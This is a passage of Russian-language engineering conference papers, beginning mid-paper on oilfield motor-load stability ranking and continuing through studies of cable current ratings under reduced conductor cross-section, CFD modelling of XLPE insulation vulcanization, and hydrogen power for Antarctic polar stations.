Для определения устойчивости составлена схема замещения электротехнической системы (ЭТС), в которой учитывались трансформаторы, система внешнего электроснабжения, кабельные линии и погружные электродвигатели (ПЭД). Для описания трансформаторов применялась Т-образная схема замещения. Для линий электропередачи использовалась упрощенная схема замещения в виде последовательной активно-индуктивной ветви. Для моделирования системы внешнего

электрооборудования использован источник ЭДС с внутренним индуктивным сопротивлением [4]. При выполнении моделирования ПЭД применялась Т-образная схема замещения, которая достаточно точно отражает процессы в электродвигателях.

Для построения границы динамической устойчивости (ГДУ) на входе ЭТС моделируется возмущающее воздействие заданной глубины и длительности по напряжению и частоте. Согласно математической модели рассчитывается выбег ПЭД в течение заданного интервала времени [5]. Определяется самозапуск электродвигателей. Если самозапуск успешный, то ЭТС устойчива и необходимо увеличить длительность возмущения и повторить расчет. Длительность увеличивается до тех пор, пока самозапуск станет неуспешным. В таком случае полученное значение длительности сохраняется и изменяется глубина возмущающего воздействия.

По результатам проведенных исследований для ЭТС типового куста скважин получен диапазон изменения количественных показателей, характеризующих устойчивость (табл. 3). Необходимо учитывать направленность, т.е. при увеличении показателя, который является рангом по устойчивости, происходит повышение устойчивости, и наоборот.

Таблица 3

Ранжирование показателей устойчивости для асинхронной нагрузки в направлении ее уменьшения

№ п/п	Тип признака	Номер разновидности признака				
		1	2	3	4	5
1	Напряжение статической устойчивости $E_{\text{суст}}$, кВ	≤ 6	6–6,3	6,3–6,6	6,6–6,9	6,9–7,2
2	Текущее значение частоты f , Гц	≤ 45	45–49	49–50	50–51	51–55
3	Запас динамической устойчивости τ_0 , мс	440	350	390	420	90
		Устойчива	Неустойчива			

Таким образом, определены ранги по трем направлениям формирования очередности отключения нефтепромысловых потребителей: по надежности, важности технологии и устойчивости электродвигательной нагрузки при изменении частоты и напряжения питающей сети. Очередность отключения можно определять в сторону увеличения ранга, т.е. потребители нижнего ранга должны отключаться в первую очередь. Исключение составляет ранжирование по устойчивости.

Библиографический список

1. Об утверждении правил разработки и применения графиков аварийного ограничения режима потребления электрической энергии (мощности) и использования противоаварийной автоматики: Приказ Минэнерго России от 6 июня 2013 г. № 290.

2. Сушков В.В., Пухальский А.А. Определение требований к надежности электроснабжения объектов в нефтедобыче Западной Сибири // Промышленная энергетика. – 1996. – № 1. – С. 11–14.

3. The scheduling of the alarm limit mode energy consumption taking into account the ability of oilfield consumers to be stable at sudden deficiency of active power in the power system / V.V. Sushkov, V.R. Antropova, F.A. Losev, I.S. Sukhachev // 14th International IEEE Scientific and Technical Conference Dynamics of Systems, Mechanisms and Machines, Dynamics 2020 – Proceedings. – 2020. – Vol. 14. – P. 9306187.

4. Ершов М.С., Егоров А.В., Комков А.Н. Влияние частоты на устойчивость промышленных электротехнических систем // Промышленная энергетика. – 2013. – № 9. – С. 21–25.

5. Лосев Ф.А., Сушков В.В. Разработка методики и алгоритмов оценки влияния несимметричных провалов напряжения на устойчивость узла асинхронной электродвигательной нагрузки нефтяных месторождений // Омский научный вестник. – 2018. – № 4 (160). – С. 94–98. DOI: 10.25206/1813-8225-2018-160-94-98

Сведения об авторах

Сушкова Виктория Романовна – аспирант кафедры «Электроэнергетика» Тюменского индустриального университета, гр. Эка-20-1, г. Тюмень, e-mail: vikyantropova@yandex.ru

Сушков Валерий Валентинович – доктор технических наук, профессор кафедры «Энергетика» Нижневартовского государственного университета, г. Нижневартовск, e-mail: sushkovvv50@mail.ru

А.Г. Щербинин, Ф.П. Щукин

ИССЛЕДОВАНИЕ ВЛИЯНИЯ СНИЖЕНИЯ СЕЧЕНИЯ ТОКОПРОВОДЯЩИХ ЖИЛ НА ЭКСПЛУАТАЦИОННЫЕ ХАРАКТЕРИСТИКИ СИЛОВЫХ КАБЕЛЕЙ

Было проведено исследование расчетов токовых нагрузок четырехжильных силовых кабелей с разным сечением на напряжение 1 кВ с изоляцией из ПВХ-пластиката. Благодаря ANSYS Fluent были построены температурные поля. Токовые нагрузки силовых кабелей рассчитаны исходя из длительно допустимой температуры нагрева изоляции. Для кабеля, проложенного в земле, были построены температурные поля.

Ключевые слова: процесс теплопроводности, токовые нагрузки, численные исследования, прокладка кабеля в земле, ANSYS Fluent.

A.G. Shcherbinin, F.P. Shchukin

INVESTIGATION OF THE EFFECT OF REDUCING THE CROSS-SECTION OF CONDUCTIVE CORES ON THE PERFORMANCE CHARACTERISTICS OF POWER CABLES

In this article, a study was conducted on the calculation of current loads of four-core power cables with different cross-sections at a voltage of 1 kV with PVC plastic insulation. Thanks to ANSYS Fluent, temperature fields were built. The current loads of power cables are calculated based on the long-term permissible insulation heating temperature. Temperature fields were built for the cable laid in the ground.

Keywords: thermal conductivity process, current loads, numerical studies, cable laying in the ground, ANSYS Fluent.

В современном мире многие производители кабельной продукции стремятся снизить сечение токопроводящих жил, чтобы экономить материалы, тем самым уменьшая себестоимость кабельной продукции. Однако, согласно ГОСТу, сопротивление токопроводящих жил не должно превышать определенного значения. Авторы провели исследование, чтобы выяснить, как увеличение сопротивления может повлиять на работу кабеля.

Были определены номинальные токовые нагрузки для четырехжильных силовых кабелей с медными секторными токопроводящими жилами на номинальное сечение 150 мм² и поливинилхлоридной (ПВХ) изоляцией (рис. 1).




Рис. 1. Конструкция кабеля: 1 – токопроводящая жила (ТПЖ);
2 – ПВХ-изоляция; 3 – внутренняя оболочка из ПВХ-пластиката;
4 – стальная ленточная броня; 5 – внешняя оболочка из ПВХ-пластиката

Для определения эксплуатационных характеристик кабелей была использована стандартная методика, описанная в ГОСТ Р МЭК 602871. Для подтверждения расчетов, учитывающих множество факторов, связанных с конструкцией кабелей различных типов и условиями их прокладки, было проведено моделирование с использованием программного комплекса ANSYS на основе метода конечных объемов.

В процессе моделирования было решено упростить уравнение теплопроводности с учетом нескольких допущений, таких как стационарный процесс, бесконечная длина силовых кабелей, отсутствие диффузии тепла в продольном направлении и пренебрежение солнечной радиацией на поверхности. При этом теплофизические свойства массива земли и элементов конструкции кабеля были предположены постоянными.

В рамках моделирования было решено упростить уравнение теплопроводности с учетом ряда допущений: стационарный процесс, отсутствие диффузии тепла в продольном направлении и пренебрежение солнечной радиацией на поверхности, бесконечная длина силовых кабелей. При этом теплофизические свойства массива земли и элементов конструкции кабеля были предположены постоянными.

В расчетах было использовано уравнение теплопроводности, которое записывается в следующем виде [5]:

$$\lambda \left(\frac{\partial^2 t}{\partial x^2} + \frac{\partial^2 t}{\partial y^2} \right) + q_v = 0,$$

где λ – коэффициент теплопроводности, Вт/(м·°C); x, y – декартовы координаты; t – температура, °C; q_v – удельная мощность источника тепла, Вт/м³. Для токопроводящей жилы удельная мощность источника тепла определяется по следующей формуле:

$$q_v = \frac{I^2 R_{\approx}}{S},$$

где S – площадь поперечного сечения токопроводящих жил, м²; I – ток, А; $R_{\approx}$ – сопротивление ТПЖ переменному току, Ом/м, которое вычисляется по следующей формуле:

$$R_{\approx} = R_0(1 + y_s + y_p).$$

где y_s – коэффициент поверхностного эффекта; y_p – коэффициент эффекта близости [1]; R_0 – электрическое сопротивление ТПЖ постоянному току при длительно допустимой температуре, Ом/м [4].

Условие конвективного теплообмена задается на поверхности земли [5]:

$$-\lambda \frac{\partial t}{\partial n} = \alpha(t - t_c),$$

где $t_c = 15$ °C – температура воздуха при прокладке кабеля в земле; α – коэффициент теплоотдачи между землей и воздухом, $\alpha = 10$ Вт/(м²·°C) [4].

На нижней границе задается адиабатическое условие.

На границе раздела твердых сред задается равенство тепловых потоков и идеальный тепловой контакт.

Для изменения сечения ТПЖ возьмем ГОСТ 22483-2012, таблица 4 «Многопроволочные жилы класса 2 для одножильных и многожильных кабелей и проводов». Для сечения 150 мм² электрическое сопротивление соответствует 0,124 Ом/км. Увеличим это сопротивление на 2, 5 и 20 %, это приведет к уменьшению сечения ТПЖ. Зададим коэффициент сопротивления – K_R . Для значения 0,124 Ом/км – это будет $K_R = 1$. Воспользуемся формулой сопротивления

$$R = \frac{p \cdot l}{S},$$

где p – удельное сопротивление при 20 °C, Ом·м; l – длина кабеля, м.

Результаты расчетов приведены в табл. 1.

Произведены расчеты геометрических параметров секторных ТПЖ, которые были использованы для создания геометрических моделей и конечно-элементных сеток. Были использованы программные модули ICEM CFD. После этого численное решение задачи осуществлялось в программной среде расчетов Fluent.

Таблица 1

Результаты расчетов

№ п/п	$S, \text{мм}^2$	K_R	$R, \text{Ом/км}$
1	150	0,926935	0,11494
2	139,0403	1	0,124
3	136,314	1,02	0,126 48
4	132,4194	1,05	0,1302
5	115,8669	1,2	0,1488

Чтобы определить эксплуатационные характеристики кабеля, используют итерационный метод, который позволяет решить уравнение теплопроводности и найти температурное поле в кабельном массиве на каждом из шагов. Затем, отталкиваясь от максимальной температуры изоляции (в ПВХ-пластикате она равна 70 °С), подбирают рабочий ток так, чтобы он не превышал допустимые значения [6].

На рис. 2 представлены температурные поля кабеля для сечения 150 мм² при прокладке в земле, токовая нагрузка составляет 357,2 А. В табл. 2 представлены допустимые токовые нагрузки для различных сечений.




Рис. 2. Распределение температуры поля для сечения 150 мм²

Таблица 2

Допустимые токовые нагрузки

№ п/п	$S, \text{мм}^2$	$R, \text{Ом/км}$	Результаты, полученные в программной среде ANSYS	Расчетная токовая нагрузка по ГОСТ Р МЭК 60287	Токовая нагрузка при прокладке в земле ГОСТ 31996–2012
1	150	0,11494	357,2	357,304	358
2	139,04	0,124	340,1	342,718	
3	136,31	0,12648	329,8	339,87	
4	132,42	0,1302	330,3	335,716	
5	115,87	0,1488	311,5	318,498	

Из табл. 2 можно сделать вывод, что при уменьшении сечения токопроводящих жил токовая нагрузка кабеля уменьшается. Кроме того, при увеличении сопротивления ТПЖ на 2, 5 и 20 % от установленного ГОСТом значения токовая нагрузка кабеля снижается соответственно на 0,83; 2,04 и 7,06 %.

Библиографический список

1. ГОСТ 60287-1-1–2009. Кабели электрические. расчет номинальной токовой нагрузки. Часть 1. – М., 2009.
2. ГОСТ 60287-2-1–2009. Кабели электрические. расчет номинальной токовой нагрузки. Часть 2. – М., 2009.
3. ГОСТ 22483–2012. Жилы токопроводящие для кабелей, проводов и шнуров. – М., 2012.
4. ГОСТ 31996–2012. Кабели силовые с пластмассовой изоляцией на номинальное напряжение 0,66; 1 и 3 кВ. – М., 2012.
5. Исаченко В.П., Осипова В.А., Сукомел А.С. Теплопередача. – М.: Энергоиздат, 1981. – 416 с.
6. Труфанова Н.М., Щербинин А.Г., Казаков А.В. Основы математического моделирования и численные методы: учеб. пособие – Пермь: Изд-во Перм. нац. исслед. политехн. ун-та, 2018. – 112 с.

Сведения об авторах

Щербинин Алексей Григорьевич – доктор технических наук, профессор кафедры «Конструирование и технологии в электротехнике» Пермского национального исследовательского политехнического университета, г. Пермь, e-mail: agshch@mail.ru

Щукин Федор Павлович – студент Пермского национального исследовательского политехнического университета, гр. КТЭ-19-16 г. Пермь, e-mail: shukin.fyodor2014@yandex.ru

Н.М. Труфанова, А.А. Бояршинов

**СОЗДАНИЕ МАТЕМАТИЧЕСКОЙ МОДЕЛИ ПРОЦЕССА
ВУЛКАНИЗАЦИИ ДЛЯ ВИДОВ ПОЛИЭТИЛЕНА
РАЗНОЙ ПЛОТНОСТИ**

Исследуется процесс тепломассопереноса при вулканизации полиэтиленовой изоляции. Получены графики распределения температуры внутри трубы вулканизации для полиэтилена низкой, средней и высокой плотности. Предложенная математическая модель основана на решении уравнений движения, неразрывности и энергии в двумерной постановке методом конечных объемов в среде конечно-элементного анализа ANSYS Fluent.

Ключевые слова: СПЭ, вулканизация, сшивка, ANSYS Fluent, ANSYS ICEM CFD.

N.M. Trufanova, A.A. Boyarshinov

**CREATING A MATHEMATICAL MODEL
OF THE VULCANIZATION PROCESS FOR TYPES
OF POLYETHYLENE OF DIFFERENT DENSITY**

In this article, a mat. a model that describes the process of applying insulation from the XLPE. Graphs of temperature distribution inside the vulcanization pipe for low, medium and high density polyethylene are obtained. The proposed mathematical model is based on solving the equations of motion, continuity, and energy in a two-dimensional formulation by the finite volume method in the ANSYS Fluent finite element analysis environment.

Keywords: CPE, vulcanization, crosslinking, ANSYS Fluent, ANSYS ICEM CFD.

Производство кабелей с изоляцией из СПЭ включает в себя процессы экструзии и вулканизации. Экструзия позволяет получать тонкие и ровные слои из СПЭ, а сшивка обеспечивает улучшение механических свойств материала и устойчивость к термическому воздействию.

Однако в процессе производства кабелей с изоляцией из СПЭ возможны проблемы, связанные с тем, чтобы подобрать идеальные условия наложения полиэтилена и его сшивки. Запускать линию, чтобы проверить, подходят ли нам выбранные условия и параметры, совершенно невыгодно. Ввиду этого при запуске линии мы должны быть уверены, что при заданных параметрах мы получим лучшие условия наложения и сшивки полиэтилена. Для решения этой проблемы ис-

пользуют моделирование. Благодаря ему мы можем исследовать множество вариантов запуска и выбрать из них самый подходящий. С помощью моделирования мы экономим не только время, но и большое количество ресурсов, так как не тратим материалы на тестовые запуски.

В работе рассматривается поперечное сечение трубы вулканизации, которая, в свою очередь, осесимметрична (осью симметрии является токопроводящая жила). Изоляция накладывается на кабель марки ПвВнг-(А)-LS 1х300 на номинальное напряжение 10 кВ, который изготавливается в соответствии с ГОСТом [5]. Основные конструкционные элементы, использованные при моделировании: одна круглая медная токопроводящая жила, изоляционный слой из полиэтилена и полупроводящие экраны по жиле и изоляции. Необходимые для расчета геометрические размеры элементов конструкции кабеля и теплофизические характеристики материалов приведены в табл. 1, 2.

Таблица 1

Размеры элементов конструкции кабеля

№ п/п	Параметр	Значение
1	Наименование	10кВ
2	Радиус жилы, мм	9,7
3	Полупроводящий экран по жиле, мм	0,6
4	Толщина изоляции, мм	3,4
5	Полупроводящий экран по изоляции, мм	0,9
6	Толщина, используемая при расчете, мм	4,9

Таблица 2

Теплофизические характеристики материалов [6]

Наименование	Медь	Азот	Вода	Полиэтилен марки ПЭ 153–10К	Полиэтилен марки Borealis ME 6052	Полиэтилен марки ПЭ 273–81К
ρ – плотность, кг/м ³	8978	24,4–8,48	998,2	914	930	942
c – теплоемкость, Дж/кг·°С	381	1045–1164	4182	2484	2431	2564
λ – коэффициент теплопроводности, Вт/м·°С	387,6	2,47–5,61	0,6	0,238	0,251	0,269

В работе были сделаны следующие допущения: задача двумерная, плоская; осесимметричная; стационарная; наклонная геометрия трубы заменена на горизонтальную; теплофизические свойства материалов

кабеля постоянны; на границах раздела разнородных сред реализуется условие идеального теплового контакта; тепло, выделяемое в процессе сшивки не учитывается.




Рис. 1. Схема линии вулканизации

На рис. 1 представлена схема линии вулканизации со следующими обозначениями:

- 1) предварительная зона (зона предварительного нагрева),
- 2) основная зона (основные секции зоны нагрева),
- 3) нейтральная зона (обеспечивает резкое охлаждение поверхности изоляции перед входом в зону охлаждения, чтобы избежать взрыва из-за сильного перепада температур),
- 4) зона охлаждения (зона охлаждения изоляции),
- 5) изоляция,
- 6) ТПЖ.

Схема расстановки граничных условий на геометрической модели приведена на рис. 2.




Рис. 2. Схема расстановки граничных условий

Центр токопроводящей жилы – ось симметрии (1). Начальная температура токопроводящей жилы (2) на входе в трубу вулканизации задается 70 °С, а изоляции (3) – 120 °С. Изолированная жила имеет заданную скорость, а на ее поверхности задается условие идеального теплового контакта. На стенках 4, 7 и 10 задаются адиабатические условия по температуре, условия прилипания и непроникновения. На стенках 5 и 6 задаются условия прилипания, непроникновения и температура.

С учетом сделанных допущений, начальных и граничных условий система дифференциальных уравнений имеет вид:

– уравнение движения:

$$\rho_i \left(v_r \frac{\partial v_r}{\partial r} + v_z \frac{\partial v_z}{\partial z} \right) = -\frac{\partial P}{\partial r} + \frac{1}{r} \frac{\partial(r \cdot \tau_{rr})}{\partial r} + \frac{\partial \tau_{rz}}{\partial z} + \rho_i \beta (T - T_0) g,$$

$$\rho_i \left(v_r \frac{\partial v_z}{\partial r} + v_z \frac{\partial v_z}{\partial z} \right) = -\frac{\partial P}{\partial z} + \frac{1}{r} \frac{\partial(r \cdot \tau_{rz})}{\partial r} + \frac{\partial \tau_{zz}}{\partial z},$$

$$\rho_i(T) = \rho_0 [1 - \beta(T - T_0)];$$

– уравнение неразрывности:

$$\frac{1}{r} \cdot \frac{\partial(r v_r)}{\partial r} + \frac{\partial v_z}{\partial z} = 0;$$

– уравнение энергии:

$$c_j \rho_j \left(v_r \frac{\partial T}{\partial r} + v_z \frac{\partial T}{\partial z} \right) = \lambda_j \left(\frac{1}{r} \cdot \frac{\partial T}{\partial r} + \frac{\partial^2 T}{\partial r^2} + \frac{\partial^2 T}{\partial z^2} \right),$$

$$\tau_{rr} = 2\mu_i \frac{\partial v_r}{\partial r},$$

$$\tau_{zz} = 2\mu_i \frac{\partial v_z}{\partial z},$$

$$\tau_{rz} = \mu_i \left(\frac{\partial v_z}{\partial r} + \frac{\partial v_r}{\partial z} \right),$$

где ρ – плотность, кг/м³; c – теплоемкость, Дж/кг·°С; λ – коэффициент теплопроводности Вт/м·°С; μ – вязкость, Па·с; i – 1 – азот, 2 – вода; j – 1 – медь, 2 – полимер; τ_{ij} – тензор напряжений; T – температура, °С; v_i – компоненты вектора скорости, м/с.

Для оценки числа счетных итераций, обеспечивающих сходимость решения, были получены графики зависимости температур от числа итераций. Для полиэтилена низкой плотности график представлен на рис. 3.




Рис. 3. Зависимость температур от числа итераций
для полиэтилена низкой плотности

Из рис. 3 видно, что для сходимости решения достаточно 120–150 счетных итераций, так как температуры жилы и изоляции принимают установившиеся значения.




Рис. 4. Распределение температур по длине всей трубы вулканизации

На рис. 4 мы можем увидеть, как выглядит результат реализации модели. Благодаря ему мы понимаем, что максимальный нагрев достигается в зоне основного нагрева (красное температурное поле), что нас полностью устраивает. В зоне же охлаждения мы видим, что температура близится к минимальной, как и должно быть. Из вышесказанного можно сделать вывод, что полученная модель полностью удовлетворяет нашим ожиданиям, подтверждая свою работоспособность выведенным температурным полем.

Для подробного анализа изменения температур непосредственно в заготовке строится график температур по всей длине линии вулканизации на поверхности изоляции и поверхности ТПЖ (рис. 5).




Рис. 5. График изменения температур по длине трубы вулканизации

Из него можно сделать вывод, что температура по жиле одинакова для всех трех полимеров. А температура по изоляции немного разнится: максимальная температура нагрева у полимера низкой плотности больше, чем у двух других аналогов. Помимо этого, кривые нагрева дают нам понять, что полимер высокой плотности нагревается хуже всех. При охлаждении полимер низкой плотности охлаждается быстрее других. Из этого можно сделать вывод, что рациональней всего будет использование полиэтилена низкой плотности марки ПЭ 153-10К, так как мы затратим немного меньшее время на его нагрев для плавления и последующего наложения.

Библиографический список

1. Тадмор К. Гогос. Теоретические основы переработки полимеров. – М.: Химия, 1984.
2. Технология производства электроизоляционных материалов и изделий: учеб. пособие для студентов вузов, обучающихся по специальности / О.В. Бобылев, Н.В. Никулин, П.В. Русаков, В.И. Циганов // Электроизоляционная и кабельная техника. – 2-е изд., испр. и доп. – М.: Энергия, 1977. – 431 с.

3. Хоецкий С.Л. Электротехнические изоляционные материалы. – СПб.: Энергоиздат, 1993. – 316 с.
4. Леонов В.М., Пешков И.Б., Рязанов С.Д. Основы кабельной техники: учеб. для студ. высш. учеб. заведений. – М.: Академия, 2006.
5. ГОСТ Р 55025-2012. Кабели силовые с пластмассовой изоляцией на номинальное напряжение от 6 до 35 кВ включительно. – М., 2012.
6. Ершов С.В. Пространственное течение расплавов полимеров в канале зоны дозирования пластицирующего экструдера и формующего инструмента: дис. ... канд. техн. наук. – Пермь, 2018. – 119 с.
7. Kosar V., Gomzi Z. Modeling of the power cable production line // Thermochimica Acta. – 2007. – Vol. 457. – P. 70–82.

Сведения об авторах

Труфанова Наталия Михайловна – доктор технических наук, профессор, заведующая кафедрой «Конструирование и технологии в электротехнике» Пермского национального исследовательского политехнического университета, г. Пермь, e-mail: trufanova@pstu.ru

Бояршинов Артем Александрович – магистрант Пермского национального исследовательского политехнического университета, гр. КТЭ-23-1м, г. Пермь, e-mail: artemka-951@mail.ru

Г.А. Зыков

ВОЗМОЖНОСТЬ ИСПОЛЬЗОВАНИЯ ВОДОРОДНОЙ ЭНЕРГЕТИКИ В АНТАРКТИКЕ

Рассматривается возможность использования водорода как топлива для генерации электроэнергии и тепловой энергии в антарктической зоне. Рассматриваются реализованные проекты использования альтернативных видов энергии на полярных станциях. Затрагивается проблема хранения водорода как топлива. Освещается техническое обслуживание и ремонт применяемых генеративных агрегатов на станции «Восток».

Ключевые слова: водородная энергетика, Антарктида, полярная станция.

G.A. Zykov

THE POSSIBILITY OF USING HYDROGEN ENERGY IN ANTARCTICA

This article discusses the possibility of using hydrogen as a fuel for generating electricity and thermal energy in the Antarctic zone. Implemented projects for the use of alternative types of energy at polar stations are being considered. The problem of hydrogen storage as a fuel is touched upon. The maintenance and repair of the used generative units at the «Vostok» station is highlighted.

Keywords: hydrogen energy, Antarctica, polar station.

30 июня 2021 г. Михаил Мишустин утвердил план мероприятий по реализации Стратегии развития деятельности Российской Федерации в Антарктиде до 2030 г.

Помимо планов по научным исследованиям в полярных широтах отображаются также следующие задачи:

- создание новых зимовочных комплексов на станциях «Восток» и «Мирный»;
- реконструкция объектов инфраструктуры станции «Новолазаревская» и полевой базы «Русская»;
- оснащение антарктических станций и сезонных полевых баз современными энергетическими комплексами [1].

В связи с широкими техническими работами для выполнения данных задач открывается большая область возможностей внедрения инновационных технологий.

Идея использования альтернативных и возобновляемых источников энергии в мире не является новой, но ее необходимость особо подкрепляется следующими фактами:

- во-первых, человечество стало максимально зависимым от углеводородов, используемых в качестве топлива;
- во-вторых, часть людей трудится в труднодоступных местах, куда подвоз этих самых источников энергии является затруднительным и экономически затратным.

Основным грузом, доставляемым на полярные станции, является дизельное топливо, так как основными источниками электрической и тепловой энергии являются дизельные генераторы.

Так, например, на обновленной станции Восток устанавливается четыре основных дизельных генератора мощностью 200 кВт каждый и два резервных, имеющих аналогичные показатели. При этом нагрузка на потребление электроэнергии станцией составляет 146 кВт [2].

По отчетам Арктического и Антарктического научно-исследовательского института, за последние шесть месяцев с начала 2023 г. на полярной станции «Восток», три раза подвергались серьезному ремонту дизельные генераторы, обеспечивающие жизнеспособность станции.

Дизельные генераторы, с момента их производства зарекомендовали себя как основная рабочая единица, но они также имеют огромное количество минусов, таких как необходимость топлива, загрязнение окружающей среды продуктами горения, отходы от емкостей хранения топлива.

Это все регулируется протоколом по охране окружающей среды к договору об Антарктиде, подписанным еще в 4 октября 1991 г. Так, из него следует запрет на добычу полезных ископаемых, сохранение флоры и фауны, удаление и управление ликвидацией отходов, в том числе топливных бочек и других твердых несжигаемых отходов [3].

В Антарктиде уже имеет быть опыт использования альтернативных видов энергии. Так, бельгийская станция «Принцесса Елизавета» использует возобновляемые источники энергии, при этом сводится к минимуму риск загрязнения окружающей среды, повышается автономность станции и снижаются экономические расходы на логистику.

Станция «Принцесса Елизавета» была спроектирована с целью нулевых выбросов в атмосферу, ее электроснабжение осуществляется за счет ветреных генераторов – 48 %, солнечных генерирующих элементов – 20 %, солнечных тепловых панелей – 12 % [4].

Особенностью Антарктиды является то, что все энергетические системы, использующиеся на станциях, должны иметь аккумулирующие мощности, что бы энергия была доступна в любой момент времени.

Водород часто применяется в качестве практичного альтернативного вида топлива и в теории хорошо подходит для использования в Антарктике, плюс также играют отрицательные температуры, которые в среднем доходят до $-55\text{ }^{\circ}\text{C}$.

Основными преимуществами использования водорода как топлива являются следующие аспекты: универсальность методов производства энергии, нулевые выбросы в атмосферу при использовании водорода, возможность производства в любых условиях путем электролиза воды.

При этом основной проблемой при крупномасштабной реализации водородной энергетики остается система хранения. Принятые методы сжижения или сжатия водорода требуют значительных затрат энергии и тяжелых громоздких емкостей для хранения [5].

Водород имеет высокую удельную теплоемкость 143 МДж/кг , что в три раза выше, чем у топлива на основе углеводов. Однако водород в несжатом виде обладает крайне низкой объемной плотностью, что и затрудняет его хранение и транспортировку. Для решения этой проблемы было предложено использовать металлгидриды.

Использование МГ для хранения водорода также открывает следующие преимущества: относительно большая объемная емкость в сравнении с хранением водорода в сжатом виде, безопасность, стабильность [6]. В качестве источников электроэнергии в водородной энергетике могут выступать как газотурбинные установки, завязанные с генераторами, так и водородные топливные ячейки.

Использование малых электростанций на основе ГТУ является хорошим решением проблемы электроэнергии в удаленных местах. На сегодняшний день газотурбинная установка SGT-400 производства компании Siemens модернизирована для работы на водороде. Принцип работы ГТУ в целом остался прежним, изменениям подверглись лишь внутренние элементы конструкции установки.

Схема реализации ГТУ на смеси водорода и природного газа показана на рис. 1. Синтез водорода происходит за счет электролиза воды. Энергия для электролиза поступает от ветрогенераторов либо от солнечных элементов питания. Выработанный водород сжимается компрессорными установками и направляется для дальнейшего хранения и накопления в емкости, откуда идет питание ГТУ [7].




Рис. 1. Проект Huflexpower по внедрению водородного топлива для ГТУ

